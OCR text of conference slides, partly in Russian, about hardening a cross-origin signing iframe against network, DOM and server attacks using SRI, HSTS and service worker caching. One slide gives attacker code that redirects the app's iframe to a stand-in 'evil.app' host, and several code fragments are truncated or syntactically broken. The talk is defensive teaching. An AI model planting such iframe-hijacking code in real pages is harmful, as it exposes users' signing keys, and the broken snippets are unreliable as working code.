PARANOID SERVICE WORKER

Vsevolod Rodionov, tech cutup

Paranoid Service Worker Holyjs
By jabher

“ Upon installation or autoupdate, it would exfiltrate credentials for sites including ***amazon.com, live.com, github.com, google.com, myetherwallet.com****...*


“После установки или обновления оно начинало похищать реквизиты на сайтах ***amazon.com, live.com, github.com, google.com, myetherwallet.com****...*

mega.nz/blog_47

“ POPULAR CRYPTO SERVICE MYETHERWALLET HIT BY ATTACK AFTER HOLA VPN GETS HACKED

“ПОПУЛЯРНЫЙ КРИПТОСЕРВИС MYETHERWALLET БЫЛ АТАКОВАН ПОСЛЕ ВЗЛОМА HOLA VPN

techcrunch.com/2018/07/09/myetherwallet-hit-by-attack-hola



Alexey Bogachuk: Vulnerabilities in your application. HolyJS '17 Msk

THE PROBLEM

TRUSTED APP

```
import {Platform} from

class App

implements Platform {
    ...
}
```

TRUSTED PLATFORM

```
interface Platform {
    sensitive: never;
    getKeys (): Key[];

    sign (Data, Key):
        Signature;
}
```

TRUSTED PLATFORM

```
interface PlatformSpec {
    requirements: Possible
}
```


TRUSTED PLATFORM

```
interface PlatformSpec {
    requirements: Possible,
    browser:
        | Chrome | Firefox

        | Edge | Safari
}
```

TRUSTED PLATFORM

```
interface PlatformSpec {
    requirements: Possible,
    browser:
        | Chrome | Firefox
        | Edge | Safari,

    platform:
        | Windows | MacOS | Linux
        | iOS<{jailbroken?: false}>
        | Android<{rooted?: false}>
}
```

CROSSORIGIN COMMUNICATION



BASELINE

```
// https://caller.app
<iframe
src="https://our.app/sign?0xDEADBEEF"/>

// https://our.app/sign
<script type="module">
    import {handle} from "./handle.js"
    window.parent.postMessage(
        handle(location))
</script>
```

ATTACK VECTORS

- MITM: Control transport level (OSI)
-
-
  -
  -
-

ATTACK VECTORS

- MitM: транспортный уровень OSI
- Мы сами: прикладной уровень OSI
-
  -
  -
-

ATTACK VECTORS

- MitM: транспортный уровень OSI
- Мы сами: прикладной уровень OSI
- Контекст caller.app:
  - Читать и писать в postMessage
  - Менять глобальные переменные
-

ATTACK VECTORS

- MitM: транспортный уровень OSI
- Мы сами: прикладной уровень OSI
- Контекст страницы caller.app:
  - Читать и писать в postMessage
  - Менять глобальные переменные
- Контекст страницы our.app:

ATTACK VECTORS

- MitM: транспортный уровень OSI
- Мы сами: прикладной уровень OSI
- Контекст страницы caller.app:
  - Читать и писать в postMessage
  - Менять глобальные переменные
- Контекст страницы our.app:

ATTACKS

- **Похищены ключи**

ATTACKS

- Похищены ключи
- **API не работает**
- **Флуд в API**

ATTACKS

- Похищены ключи
- API не работает
- Флуд в API
- **аргументы или результат раскрыты**


THE SOLUTION

Disclaimer: Аудит безопасности не завершен. Все трюки выполнены профессионалами, не пытайтесь повторить ~~дома~~ на проде. Если вы действительно хотите использовать это - сначала свяжитесь со мной лично (@jabher/Всеволод Родионов)


UNTRUSTED

NETWORK

HTTP HANDSHAKE




HTTP HANDSHAKE




DNS HANDSHAKE

- DNSSEC
- DNS-over-TLS
- DNS-over-HTTPS


DNS HANDSHAKE




HTTPS HANDSHAKE



HSTS PRELOAD LIST



TLS/SSL VULNERABILITIES



cvedetails.com/product/383/Openssl-Openssl.html?vendor_id=217

TLS/SSL VULNERABILITIES

- Logjam
- NOMORE
- Bar Mitzvah
- SWEET32
- DROWN
- CRIME
- BEAST
- BREACH

https://gracefulsecurity.com/tls-ssl-vulnerabilities/

UNTRUSTED

DOM

UNTRUSTED FRAME

```
new MutationObserver(ms => {

for (const fr of getAddedIframes(ms))
if (fr.src.startsWith('https://our.app'
    fr.src = iframe.src
        .replace(
            'https://our.app',
            'https://evil.app')

}).observe(document.body,
 { subtree: true, childList: true })
```

UNTRUSTED FRAME

```
const frame = createIframe(frameUrl)

const mo = new MutationObserver(
    mutations =>
        reject(new InterceptionError))


mo.observe(iframe, {
    attributes: true
})

document.body.appendChild(frame)
```


UNTRUSTED SERVER

```
const {ok, headers} = await fetch(frameUrl, {
    integrity: 'sha384-...',
    redirect: 'manual',
    cache: 'force-cache',
    mode: 'cors'
})

assert(
    ok
)

injectIframe(frameUrl)
```


UNTRUSTED SERVER

```
const {ok, headers} = await fetch(frameUrl, {
    integrity: 'sha384-...',
    redirect: 'manual',
    cache: 'force-cache',
    mode: 'cors'
})

assert(
    ok,
    headers.get('Cache-Control') === 'max-age=846
    headers.has('pragma') === false
)

injectIframe(frameUrl)
```

UNTRUSTED SERVER



SERVICE WORKER



UNTRUSTED CACHE


```
//iframe.html
await navigator.serviceWorker.register('sw.js',
    updateViaCache: 'all'
})
//sw.js
self.addEventListener('fetch', event =>

    event.respondWith(new Response(`
<!doctype html>
<script>
window.parent.postMessage(
    await handle(location)
)
</script>
`\\\\\
```

UPDATE VIA CACHE

